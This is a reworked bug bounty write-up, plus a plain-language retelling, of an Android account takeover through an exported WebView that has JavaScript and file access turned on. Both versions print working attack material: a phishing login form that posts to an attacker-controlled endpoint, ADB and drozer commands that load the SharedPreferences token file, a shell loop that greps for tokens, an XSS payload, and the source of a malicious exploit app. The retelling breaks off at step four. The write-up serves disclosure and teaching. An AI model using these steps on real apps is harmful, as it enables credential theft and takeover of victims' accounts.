How i was able to get Account Takeover via Insecure Data Storage and WebView With Exported Activity
 Published on medium.com
Hello guys, today I’m gonna explain how I got Account Takeover via Insecure Data Storage and WebView with Exported Activity.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a write-up of an Android account takeover found on a private bug bounty program on the PentaBug platform. The program is referred to only as "redirect", and the target is the program's Android application, installed from Google Play. The vulnerable feature is an exported activity that hosts a WebView and accepts a URL through an Intent string extra. The same app stores a JWT in SharedPreferences.
The researcher describes the approach as both static and dynamic, with the static part covered here.
Setup
The tools used were:
- NoxPlayer as the Android emulator, with the app installed from Google Play and then exported to the PC.
- jadx-gui for source code analysis of the exported APK.
- drozer for inspecting the attack surface and for launching activities without root.
- ADB for shell access and for starting activities.
- Android Studio for building a small proof-of-concept app.
An account was created and logged in on the app before inspecting its private storage.
Finding it
Manifest and resources
The first static step was a quick look at the manifest to collect the package name, exported activities, deep links, broadcast receivers and providers, with drozer suggested as a helper at this stage. The researcher then checked res/values/strings.xml, res/raw/* and res/xml/* for sensitive data.
In res/values/strings.xml there was a Firebase database URL:
<string name=“firebase_database_url”> https://it’s_secret_bro.firebaseio.com</string>
The check for an open database is to append /.json to the URL. In this case the response was an error:
error"The Firebase database 'it's_secret_bro' has been disabled by a database owner."
So the Firebase path was a dead end here. The researcher notes that a response containing data would make it exploitable.
The exported WebView
Back in the notes, the focus moved to exported activities, and one of them turned out to be a WebView.

exported WebView
Reading the source for that WebView led to this class:
package com.I_said_it's_secret_bro.ui.activities;import android.content.Intent;import android.os.Bundle;import androidx.activity.compose.ComponentActivityKt;import androidx.compose.[redacted].ComposableLambdaKt;import androidx.compose.[redacted].StabilityInferred;import com.I_said_it's_secret_bro.common.base.LocalizedActivity;import java.util.LinkedHashMap;@StabilityInferred(parameters = 0)/* loaded from: classes4.dex */public final class MigrateTo_I_said_it's_secret_bro_WebViewActivity extends LocalizedActivity { public MigrateTo_I_said_it's_secret_bro_WebViewActivity() { new LinkedHashMap(); }@Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, android.app.Activity public final void onActivityResult(int i, int i2, Intent intent) { if (i == 5) { new com._I_said_it's_secret_bro_.common.compose.webview.b(this).a(i2, intent); } }@Override // com.redirect.common.base.LocalizedActivity, androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity public final void onCreate(Bundle bundle) { super.onCreate(bundle); ComponentActivityKt.setContent$default(this, null, ComposableLambdaKt.composableLambdaInstance(-1188722403, true, new MigrateTo_I_said_it's_secret_bro_WebViewActivity$onCreate$1(this)), 1, null); }}
Following MigrateTo_redirect_WebViewActivity$onCreate$1 with ctrl+click leads to the code that matters.

extra
The implementation takes a URL as a StringExtra, which is the entry point.

The code declares a public, final method named S1 that returns a WebView object.

WebView implementation
Two settings on that WebView are the core of the issue:
S1().getSettings().setJavaScriptEnabled(true);- This enables JavaScript in theWebViewobject returned by theS1()method.
S1().getSettings().setAllowFileAccess(true);- This allows theWebViewobject to access local files.
Exploitation
Step 1: credential phishing through the WebView
The first route is a malicious login form that captures credentials. The researcher wrote an HTML file with a login form that posts the credentials to an attacker-controlled endpoint, with the JavaScript in an external file:
<!DOCTYPE html><html><head> <meta charset="UTF-8"> <title>Login Form</title></head><center> <body> <img src="https://www.redirect.com/_next/static/media/1f4fa971.svg"></br> <form method="POST" action="https://webview.free.beeceptor.com/login"> <label for="email">Email:</label> <input type="email" id="email" name="email"><br> <label for="password">Password:</label> <input type="password" id="password" name="password"><br> <input type="submit" value="Login"> </form> <script src="script.js"></script> <script src="https://replit.com/public/js/replit-badge-v2.js" theme="dark" position="bottom-right"></script> </body></center></html>
The generic ADB form to start an activity with an extra is:
adb shell am start -n <package_name>/<fully_qualified_activity_name> -e <extra_key> <extra_value>
Applied to this app, the command is:
adb shell am start -n com.redirect.app/com.redirect.ui.activities.MigrateToredirectWebViewActivity -e MIGRATION_URL_BUNDLE "https://bro_this_is_a_secret.secret.repl.co/"

When the user enters credentials, they are sent to the attacker's server.
Step 2: XSS
As in the first case, the payload is placed in the JavaScript file:
<script>alert('M0X0101 Hacked YOU!')</script>

At this point the researcher had XSS in the WebView. Because the implementation also enables file access, the next step was to look for files with sensitive content.
Step 3: reading SharedPreferences
Back in NoxPlayer, the app was run, an account was created and the researcher logged in. Then ADB was used to inspect SharedPreferences for sensitive data:
adb shellcd data/data/com.redirect.app/shared_prefs/for i in `ls`; do echo $i;cat $i| grep "token";done

Step 4: chaining file access with insecure storage
With S1().getSettings().setAllowFileAccess(true); and a JWT stored in SharedPreferences, the two issues chain into account takeover. The researcher describes three ways to do it.
First: ADB
The token path in SharedPreferences is data/data/com.redirect.app/shared_prefs/OK_PREF.xml, so the command is:
adb shell am start -n com.redirect.app/com.redirect.ui.activities.MigrateTo_redirect_WebViewActivity -e MIGRATION_URL_BUNDLE 'file:///data/data/com.redirect.app/shared_prefs/OK_PREF.xml'

Note: you are now running command as root, so you should check if the activity was exported
Second: drozer
drozer does not have root permission, so it is an alternative to the ADB route. The generic form is:
run app.activity.start --component <package_name> <fully_qualified_activity_name> --extra <extra_Type> <extra_key> <extra_value>
Applied here:
run app.activity.start --component com.redirect.app com.redirect.ui.activities.MigrateTo_redirect_WebViewActivity --extra string MIGRATION_URL_BUNDLE 'file:///data/data/com.redirect.app/shared_prefs/OK_PREF.xml'

Third: a malicious app
An Android app was built in Android Studio to carry out the exploit. This is the main activity:
package com.attcker.exploit_webview; import androidx.appcompat.app.AppCompatActivity; import android.content.Intent; import android.util.Log; import android.view.View; import android.widget.Button; import android.os.Bundle; import android.content.ComponentName; import android.graphics.Bitmap; import android.graphics.Canvas; import android.graphics.Rect; import android.os.Environment; import android.view.ViewGroup; import androidx.appcompat.app.AppCompatActivity; import java.io.File; import java.io.FileOutputStream; import java.io.IOException; public class MainActivity extends AppCompatActivity { @Override protected void onCreate(Bundle savedInstanceState) { super.onCreate(savedInstanceState); setContentView(R.layout.activity_main); Button mButton = (Button) findViewById(R.id.button); mButton.setOnClickListener(new View.OnClickListener() { @Override public void onClick(View view) { Intent launch=new Intent(Intent.ACTION_SEND); launch.setClassName("com.redirect.app","com.redirect.ui.activities.MigrateTo_redirect_WebViewActivity"); launch.putExtra("MIGRATION_URL_BUNDLE", "file:///data/data/com.redirect.app/shared_prefs/OK_PREF.xml"); startActivity(launch); }
After the victim installs and runs the app, a button named "Hack_Me" starts the exploit when clicked.
Note: we didn't need the button but i added it as I’m a hacker :D

Triaged
Rewarded
Root cause
The exported activity accepts an arbitrary URL through the MIGRATION_URL_BUNDLE string extra and loads it in a WebView that has both JavaScript enabled and file access enabled. Because the activity is exported, any app on the device, or ADB, can start it with an attacker-chosen URL. JavaScript execution in that WebView gives script injection and open redirect, and file access lets the WebView load file:// URLs, including the app's own SharedPreferences XML where the JWT is stored. The insecure storage of the token in SharedPreferences turns the file read into account takeover.
Impact

An attacker who can start the exported activity can phish credentials with a fake login form rendered inside the trusted app, execute JavaScript in the WebView, redirect the user, and read the JWT from the app's private SharedPreferences, leading to account takeover. The researcher notes the ADB command runs as root, so the exported check matters there. The report's timeline records severity changed from Critical to High on 1 June 2023, accepted the same day, and a bounty awarded on 12 June 2023.
Fix
The report does not describe a fix. The settings that should change are the ones identified: do not enable file access on a WebView that loads attacker-influenced URLs, and do not expose an activity that accepts an arbitrary URL unless the caller is trusted.
Variants to test
- Look for exported activities that accept a URL string extra and load it in a WebView. A positive result is the activity starting from ADB or drozer with an attacker URL and rendering it.
- Check WebView settings for
setJavaScriptEnabled(true)together withsetAllowFileAccess(true). A positive result is afile://URL loading local content in the WebView. - Inspect SharedPreferences for tokens or other secrets. A positive result is a token readable from
data/data/<package>/shared_prefs/. - Check
res/values/strings.xmlfor Firebase URLs and append/.json. A positive result is a JSON response containing data rather than a disabled-database error. - Try drozer
app.activity.startagainst exported components to confirm reachability without root.
What happened, in plain words
A security researcher was testing an Android app on a private bug bounty program. A bug bounty program is a scheme where a company invites independent testers to look for security problems in its software and pays them for reporting what they find. The program here is called "redirect" in the write-up, and the target was the program's Android app, installed from Google Play.
The researcher found two separate weaknesses in the same app and joined them together into one serious attack. The first weakness was a screen inside the app that can be opened by any other app on the phone, and that screen shows a web page whose address the caller chooses. The second weakness was that the app kept the user's login token in SharedPreferences, and the WebView had file access enabled. Put together, an attacker could make the app display a fake login page, or make the WebView load the token file, and from there take over the victim's account.
The researcher worked in two ways. Static analysis means reading the app's code without running it, like reading the blueprints of a building. Dynamic analysis means running the app and watching what it actually does, like walking through the building. This write-up covers the static part, with the dynamic part promised for another write-up.
Setting up the tools
The researcher used these tools:
- NoxPlayer, an Android emulator. An emulator is a program that pretends to be a phone on your computer, so you can install and run Android apps without owning a physical device.
- jadx-gui, a program that takes an Android app file (an APK) and turns it back into readable source code. An APK is the package you download from Google Play; it contains compiled code, and jadx-gui shows you what that code does.
- drozer, a testing framework for Android apps. It lets you send messages to the parts of an app from outside, to see which parts answer and what they do with the message.
- ADB (Android Debug Bridge), a command-line tool that lets a computer talk to an Android phone or emulator. You can use it to install apps, open screens, and read files on the device.
- Android Studio, the official program for building Android apps. The researcher used it to build a small malicious app as a proof of concept.
Before inspecting the app's private storage, the researcher created an account and logged in. This matters because the token that proves you are logged in only exists after you log in, so there would be nothing to find otherwise.
Finding the first clues
The manifest and the resource files
The first static step was to look at the app's manifest. The manifest is a file inside every Android app that lists what the app is made of: its package name (its unique identifier on the phone), which screens can be opened by other apps, which links it responds to, and which internal message receivers and data providers it has. The researcher took notes on all of these. drozer is suggested at this stage because it can list these parts for you and even try to open them.
Next, the researcher looked at three folders inside the app: res/values/strings.xml, res/raw/* and res/xml/*. These are places where app developers often leave text and configuration values, and sometimes secrets end up there by mistake. In res/values/strings.xml the researcher found a Firebase database address:
<string name=“firebase_database_url”> https://it’s_secret_bro.firebaseio.com</string>
Firebase is a Google service that gives apps a hosted database. The line above stores the address of the app's database in a text file that ships inside the app, so anyone who downloads the app can read it.
The standard check for a Firebase database that has been left open is to add /.json to the end of the address. If the database is open, that URL returns the data as JSON, a plain text format for structured data. In this case the answer was an error:
error"The Firebase database 'it's_secret_bro' has been disabled by a database owner."
So this path led nowhere: the database had been switched off. The researcher notes that if the response had contained data instead, the database would have been exploitable.
The screen that any app can open
Back to the notes, the researcher focused on screens that other apps are allowed to open. In Android, each screen is called an activity, and an activity is exported when the app declares that other apps may start it. Exported is normal for things like a share screen, but it becomes dangerous when the screen does something sensitive with whatever the caller sends it.
One of the exported activities turned out to be a WebView. A WebView is a small browser built into an app: it lets the app show a web page inside its own window instead of sending the user to a separate browser app. Many apps use it for help pages, payment forms or login pages.
exported WebView
Reading the source code of that WebView led to this class:
package com.I_said_it's_secret_bro.ui.activities;import android.content.Intent;import android.os.Bundle;import androidx.activity.compose.ComponentActivityKt;import androidx.compose.[redacted].ComposableLambdaKt;import androidx.compose.[redacted].StabilityInferred;import com.I_said_it's_secret_bro.common.base.LocalizedActivity;import java.util.LinkedHashMap;@StabilityInferred(parameters = 0)/* loaded from: classes4.dex */public final class MigrateTo_I_said_it's_secret_bro_WebViewActivity extends LocalizedActivity { public MigrateTo_I_said_it's_secret_bro_WebViewActivity() { new LinkedHashMap(); }@Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, android.app.Activity public final void onActivityResult(int i, int i2, Intent intent) { if (i == 5) { new com._I_said_it's_secret_bro_.common.compose.webview.b(this).a(i2, intent); } }@Override // com.redirect.common.base.LocalizedActivity, androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity public final void onCreate(Bundle bundle) { super.onCreate(bundle); ComponentActivityKt.setContent$default(this, null, ComposableLambdaKt.composableLambdaInstance(-1188722403, true, new MigrateTo_I_said_it's_secret_bro_WebViewActivity$onCreate$1(this)), 1, null); }}
Line by line, in plain words:
- The first line declares the package the class belongs to, then imports the Android building blocks it needs:
Intent(the message object used to start screens),Bundle(a container for data passed between screens), and several Compose and activity classes. public final class MigrateTo_I_said_it's_secret_bro_WebViewActivity extends LocalizedActivitydeclares the screen itself. It inherits fromLocalizedActivity, a base class the app uses for screens that support multiple languages.- The constructor creates an empty
LinkedHashMap, a data structure that keeps items in the order they were added. onActivityResultis a method Android calls when a screen that this screen started finishes and returns a result. Here, if the request code is5, it creates a helper object and passes the result to it.onCreateis the method Android calls when the screen is first created. It calls the parent'sonCreate, then sets the screen's content using a Compose lambda, which is a block of code that describes what to draw. The lambda is namedMigrateTo_I_said_it's_secret_bro_WebViewActivity$onCreate$1.
Following that lambda with ctrl+click in jadx-gui leads to the code that matters.
extra
The implementation takes a URL as a StringExtra, and that is the entry point. A StringExtra is a piece of text attached to an Intent, the message one Android component sends to another. Think of an Intent as an envelope: the StringExtra is a note inside it, with a label (the key) and a value (the text). The receiving screen reads the note by its label.
The code declares a public, final method named S1 that returns a WebView object. In other words, S1() is a helper that hands back the WebView the screen is showing, so the code can change its settings.
WebView implementation
Two settings on that WebView are the heart of the problem:
S1().getSettings().setJavaScriptEnabled(true);- This enables JavaScript in theWebViewobject returned by theS1()method.
S1().getSettings().setAllowFileAccess(true);- This allows theWebViewobject to access local files.
JavaScript is the programming language that web pages run in the browser. Enabling it means any page loaded in this WebView can run code. Allowing file access means the WebView can also open addresses that start with file://, which point at files on the phone itself rather than at a website. Each setting is reasonable on its own; together, on a screen that loads a URL chosen by whoever started it, they are dangerous.
Exploiting it
Step 1: a fake login form inside the app
The first route is a malicious login form that captures credentials. Account takeover means logging in as the victim without their password. The researcher wrote an HTML file, the language web pages are written in, containing a login form that sends whatever is typed into it to a server the researcher controls. The JavaScript that does the work sits in a separate file:
<!DOCTYPE html><html><head> <meta charset="UTF-8"> <title>Login Form</title></head><center> <body> <img src="https://www.redirect.com/_next/static/media/1f4fa971.svg"></br> <form method="POST" action="https://webview.free.beeceptor.com/login"> <label for="email">Email:</label> <input type="email" id="email" name="email"><br> <label for="password">Password:</label> <input type="password" id="password" name="password"><br> <input type="submit" value="Login"> </form> <script src="script.js"></script> <script src="https://replit.com/public/js/replit-badge-v2.js" theme="dark" position="bottom-right"></script> </body></center></html>
Line by line:
<!DOCTYPE html>tells the browser this is an HTML page.<html>,<head>and<meta charset="UTF-8">open the page and declare that it uses the UTF-8 character set, so text displays correctly.<title>Login Form</title>sets the text shown in the browser tab.<center>and<body>open the visible part of the page and centre its content.- The
<img>tag loads an image from the real company's site, so the fake page looks familiar to the victim. <form method="POST" action="https://webview.free.beeceptor.com/login">starts a form.method="POST"means the data is sent in the body of the request rather than in the address bar, andactionis the address it is sent to. That address belongs to the researcher, not the company.- The two
<input>tags create the email and password boxes, and the submit input creates the Login button. <script src="script.js"></script>loads the researcher's own JavaScript file, which is where the payload lives.- The last
<script>tag loads a badge script from replit.com, a small decoration.
To open the vulnerable screen with this page as its address, the researcher used ADB. The generic form of the command is:
adb shell am start -n <package_name>/<fully_qualified_activity_name> -e <extra_key> <extra_value>
Line by line:
adb shellopens a command shell on the phone or emulator.am startasks Android's activity manager to start a screen.-n <package_name>/<fully_qualified_activity_name>names the exact screen to start, by its app package and its full class name.-e <extra_key> <extra_value>adds a string extra to the Intent: the key is the label, the value is the text.
Applied to this app, the command is:
adb shell am start -n com.redirect.app/com.redirect.ui.activities.MigrateToredirectWebViewActivity -e MIGRATION_URL_BUNDLE "https://bro_this_is_a_secret.secret.repl.co/"
Here the screen is com.redirect.app/com.redirect.ui.activities.MigrateToredirectWebViewActivity, the extra key is MIGRATION_URL_BUNDLE, and the value is a page hosted on replit.co, a site where anyone can publish a small web page. Because the screen is exported, ADB can start it, and because the screen trusts the URL it is given, it loads the researcher's page.
When the user enters credentials, they are sent to the attacker's server. The victim sees a login form inside the real app, so they have no reason to suspect it.
Step 2: running JavaScript in the WebView
The second impact is cross-site scripting, usually shortened to XSS. XSS means getting your own JavaScript to run inside a page or app that the victim trusts. As in the first case, the payload is placed in the JavaScript file:
<script>alert('M0X0101 Hacked YOU!')</script>
Line by line: <script> opens a block of JavaScript, alert('M0X0101 Hacked YOU!') tells the browser to show a pop-up box with that text, and </script> closes the block. The pop-up is only a demonstration; the same position could run any code.
At this point the researcher had XSS in the WebView. An open redirect is when an app or site will send the user to any address it is given, which attackers use to make a malicious link look like it belongs to the trusted company. Because the WebView also allows file access, the next step was to look for files on the phone with sensitive content.
Step 3: reading the app's stored data
Back in NoxPlayer, the app was run, an account was created and the researcher logged in. Then ADB was used to inspect SharedPreferences for sensitive data. SharedPreferences is Android's simple storage for small pieces of data, kept as key-value pairs in an XML file inside the app's private folder. It is meant for settings and small values, but apps sometimes put tokens there too.
adb shellcd data/data/com.redirect.app/shared_prefs/for i in `ls`; do echo $i;cat $i| grep "token";done
Line by line:
adb shellopens a shell on the device.cd data/data/com.redirect.app/shared_prefs/changes into the app's SharedPreferences folder. On Android, each app's private files live underdata/data/<package name>/, andshared_prefsis where the XML files are kept.for i inls; do ... doneis a loop that runs once for every file listed byls.echo $iprints the file name, so you know which file each result came from.cat $i | grep "token"prints the file and filters the output down to lines containing the wordtoken.
Step 4: joining the two weaknesses
